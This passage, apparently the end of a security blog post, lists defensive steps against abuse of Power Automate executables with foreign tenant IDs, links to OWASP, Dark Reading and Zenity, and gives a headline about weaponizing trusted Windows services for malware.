2. Detect usage of the mentioned executables with Tenant IDs that don't belong to your organization.
3. Review you own tenant's Power Automate environment and Microsoft's [best practices](#). If you're a Microsoft shop, your users are probably already using it!
4. Learn more at [OWASP](#), [Dark Reading](#), [Zenity blog](#)

Wolves in Windows Clothing: Weaponizing Trusted Services for Stealthy Malware

